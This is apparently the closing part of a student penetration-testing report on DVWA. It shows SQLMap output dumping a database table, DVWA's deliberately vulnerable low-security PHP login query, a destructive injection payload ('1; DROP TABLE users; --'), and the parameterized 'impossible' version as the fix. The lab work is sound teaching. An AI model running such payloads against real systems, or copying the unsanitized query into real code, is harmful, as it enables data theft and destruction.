[[illegible]] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[[illegible]] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
```

Using SQLMap for SQL Injection:
SQLMap is a tool we will use to exploit SQL injection vulnerabilities. We inject a payload and modify the risk level to try and bypass security measures to access login credentials.

Possible Solutions to Basic Sql Injection Attacks:
Input Sanitization: Instead of directly incorporating user inputs in SQL queries, we can sanitize them first. For instance, in PHP, we could utilize the **mysqli_real_escape_string()** function to escape special characters in a string meant for an SQL statement.

Example: In php using SQLite




```
// prepare SQL statement
$stmt = $mysqli->prepare("INSERT INTO students (student_name, exam_name, teacher_name) VALUES (?, ?, ?)");

// bind parameters
$stmt->bind_param("sss", $student_name, $exam_name, $teacher_name);


$student_name = "Avan";
$exam_name = "Penetration Testing";
$teacher_name = "Professor Francesco Tiezzi";
$stmt->execute();

$student_name = "Asad";
$stmt->execute();


$stmt->close();
$mysqli->close();
```

In the dummy case we're inserting data for students **Avan** and **Asad** into the students table. The **prepare** method helps us avoid SQL injection by separating the data from the command, and **bind_param** attaches the real values to the placeholders in the SQL statement.

CRITICAL ANALYSIS

(SQL Injection – Low Security Case)



```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id =
'$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die(
'<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res =
mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
}

?>
```

This PHP script is vulnerable to SQL Injection due to the way it handles user input. Specifically, the problem lies in this part,

$id = $_REQUEST['id'];

Then the **$id** variable is used in an SQL query:


$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";

The script is taking user input directly via the **$_REQUEST** global variable and placing it into an SQL query without any form of sanitization or parameterized queries. This means an attacker could manipulate the 'id' parameter in the request to alter the SQL query, leading to an SQL Injection attack.

Potential Attack:
An attacker might supply an **'id'** value of 1; **DROP TABLE users; --.**

Sql Query for the Same: **SELECT first_name, last_name FROM users WHERE user_id = '1; DROP TABLE users;—' ;**

(SQL Injection – Impossible (Subjective to Conditions) Security Case)



```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users
WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last  = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

This case is significantly more secure than the low security case. It employs the use of Anti-CSRF tokens, which is a security measure to prevent Cross-Site Request Forgery attacks.

checkToken($_REQUEST['user_token'], $_SESSION['session_token'], 'index.php');

It checks the validity of a user-provided token against the session token to ensure the request is legitimate.

It uses parameterized queries, which helps prevent SQL Injection.

```
$data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );

$data->bindParam( ':id', $id, PDO::PARAM_INT );
```

It prepares the SQL query with a placeholder for the user ID and binds the user-provided ID to the query. This means that the user-provided input is treated strictly as data and not part of the SQL command, preventing any injection attacks.

CONCLUSION

Through this project, we tried to explore ethical hacking techniques using tools such as Nmap, and DVWA, within a controlled environment. We effectively identified potential vulnerabilities, including SQL Injection, and suggested preventative measures. This exploration underscores the necessity of ongoing security measures in web development to safeguard valuable data.

FUTURE SCOPE OF WORK

Exploring more complex vulnerabilities such as CSRF, XSS, and session hijacking will be our next endeavor. Additionally, expanding our toolkit to include Metasploit, Burp Suite, and Wireshark can broaden our penetration testing capabilities.